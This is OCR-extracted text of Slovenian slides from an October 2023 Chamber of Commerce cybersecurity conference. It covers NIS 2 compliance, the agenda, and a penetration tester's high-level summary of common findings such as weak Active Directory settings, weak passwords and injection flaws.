



Vir: ENISA, oktober 2023

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

NIS 2 ukrepi za zamejitev groženj

- Registracija bistvenih in pomembnih subjektov
- Izboljšano sodelovanje (platforma CSIRT)
- Poročanje o incidentih
- Poudarek na ključne oskrbne verige
- Določitev sodne pristojnosti
- Odgovornost vodstva
- Kazni

Krogotok za zamejitev varnostnih groženj znotraj organizacij

Strateška raven
- Varnostna strategija organizacije
- Odločitev o načinu zagotavljanja skladnosti
- Organizacijska strategija - Procesi
- Preverjanje varnostne zrelosti

Taktična raven
- Vpeljava organizacijskih sprememb
- Vpeljava procesnih sprememb
- Vpeljava tehnoloških sprememb
- Preverjanje in poročanje o spremembah

Operativna raven
- Izvajanje rednih aktivnosti
- Poročanje

VPRAŠANJA - ODGOVORI

KDAJ?	ČIM PREJ!
ZAKAJ?	AKTUALNE GROŽNJE KRATEK ČAS ZA PRILAGODITVE
KAKO?	STRATEŠKE ODLOČITVE ZAGOTAVLJANJE SKLADNOSTI PRILAGODITEV PROCESOV SISTEMSKE REŠITVE

Storitev procesnega svetovanja za prilagoditev zahtevam direktive NIS 2

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

SMART COM

Igor Mlakar

direktor operative

E: igor.mlakar@smart-com.si

#skupaj je bolje

www.smart-com.si

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

ODMOR ZA KAVO

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS

AGENDA

11:30-11:45	**Kaj odkrivamo pri penetracijskih testih? – primeri iz prakse** Boštjan Špehonja, CEO, GO-LIX d.o.o.
11:45-12:00	**Zakaj so pomembne raziskave in razvoj kibernetske varnosti v podjetjih? - primer iz prakse v elektro podjetju** Dr. Andrej Bregar, pomočnik direktorja poslovnega področja in Gorazd Rolih, direktor področja informacijsko-kibernetske varnosti, Informatika d.o.o.
12:00-12:15	**Kako analizirati kibernetska tveganja ter ugotovitve praktično uporabiti?** Marko Zavadlav, višji svetovalec, Actual I.T.
12:15-12:30	**Kaj AI prinaša področju kibernetske varnosti? – Primer uporabe AI v obrambnih programih** dr. Blaž Ivanc, SVP Special Security Projects, CREAplus d.o.o.
12:30-12:50	**Zaključno predavanje: Prihodnost izobraževanja iz kibernetske varnosti** izr. prof. dr. Marko Hölbl in vodjo projekta izr. prof. dr. Muhamed Turkanović, Univerza v Mariboru, Fakulteta za elektrotehniko, računalništvo in informatiko
12:50-13:00	**Zaključek konference** Mihael Nagelj, predsednik Sekcije za kibernetsko varnost, Združenje za informatiko in telekomunikacije pri GZS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

KAJ ODKRIVAMO PRI PENETRACIJSKIH TESTIH

+

Kako pristopiti k pregledu

Boštjan Špehonja

Bostjan.Spehonja@golix.si

GO-LIX

Boštjan Špehonja

Predstavitev

- CEO @**GO-LIX d.o.o**
- Founder @**PHISHSTRIKE**
- 14 let izkušenj s **področja etičnega hekanja in kibernetske varnosti**
- Soustanovitelj društva **OWASP Ljubljana**
- Soustanovitelj fundacije **@SICEH**
  (Slovensko združenje certificiranih etičnih hekerjev)

GO-LIX

- Gostujoči strokovnjak **@UM**
- Predavatelj **@Gea-College**
- Varnostni raziskovalec

- Certified ethical hacker – Master
- CompTIA Advanced Security Practitioner
- CompTIA Cyber Security Analyst+
- Certified Network Defence Architect
- CompTIA Security+
- Certified ethical hacker
- Practical Network Penetration Tester

KIBERNETSKA VARNOST

SISTEMSKI VARNOSTNI PREGLEDI IN PENETRACIJSKI TESTI

- Zunanji varnostni pregledi
- Notranji varnostni pregledi
- Pregledi spletnih strani ter aplikacij
- Pregledi mobilnih aplikacij
- Pregledi SCADA sistemov
- Pregledi IoT okolij
- Pregled informacij iz javnih virov
- RED teaming

IZOBRAŽEVANJA

- Izobraževanje Etični heker
- Simulacija napadov s tehnikami socialnega inženiringa
- Aktivno izobraževanje uporabnikov
- Izobraževanja na področju varstva osebnih podatkov

ODZIVI NA KIBERNETSKE VARNOSTNE INCIDENTE TER FORENZIČNA ANALIZA

VZPOSTAVITEV STRATEGIJE IN POLITIK KIBERNETSKE VARNOSTI

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

GO-LIX

Kaj najpogosteje odkrivamo pri notranjem pregledu?

Glavne ugotovitve – notranja infrastruktura

- Neustrezna razmejitev WIFI omrežja za goste



- Odsotnost 802.1X protokola

Glavne ugotovitve – notranja infrastruktura

- Prosto dostopni podatki na deljenih datotekah ali aplikaicja



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

GO-LIX

Glavne ugotovitve – notranja infrastruktura

- Šibka/privzeta konfiguracija AD okolja!!
  - Odstotnost SMB/LDAP podpisovanja





Glavne ugotovitve – notranja infrastruktura

- Uporaba nešifriranih protokolov
- Šibka gesla



Glavne ranljivosti – spletne aplikacije

- Pregled aplikacije brez veljavnega uporabniškega računa
  - “skrita” vsebina na spletnem strežniku
  - Napadi z vrivanjem



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

GO-LIX

Glavne ranljivosti – spletne aplikacije

- Pregled aplikacije z veljavnim uporabniškim računom
  - Šibki avtorizacijskih mehanizmi

Preverjanje kibernetske varnosti podjetja

- Kdaj je pravi čas za izvedbo pregleda?



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

GO-LIX

Preverjanje kibernetske varnosti podjetja

- Kako določiti obseg in globino pregleda
  - Zunanji pregled
  - Notranji pregled
  - Aplikativni pregled

  - Testiranje varnostnih mehanizmov podjetja
    - XDR
    - Mail security
    - WAF
    - NGFW

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

GO-LIX

Kako pristopit k pregledu

- Izbira izvajalca
  - Certifikati vs Izkušnje vs ekipa

    https://www.gzs.si/sekv/Certifikati/



- Varnostni pregled vs Penetracijski test

SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

Združenje za informatiko in telekomunikacije

GO-LIX

Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
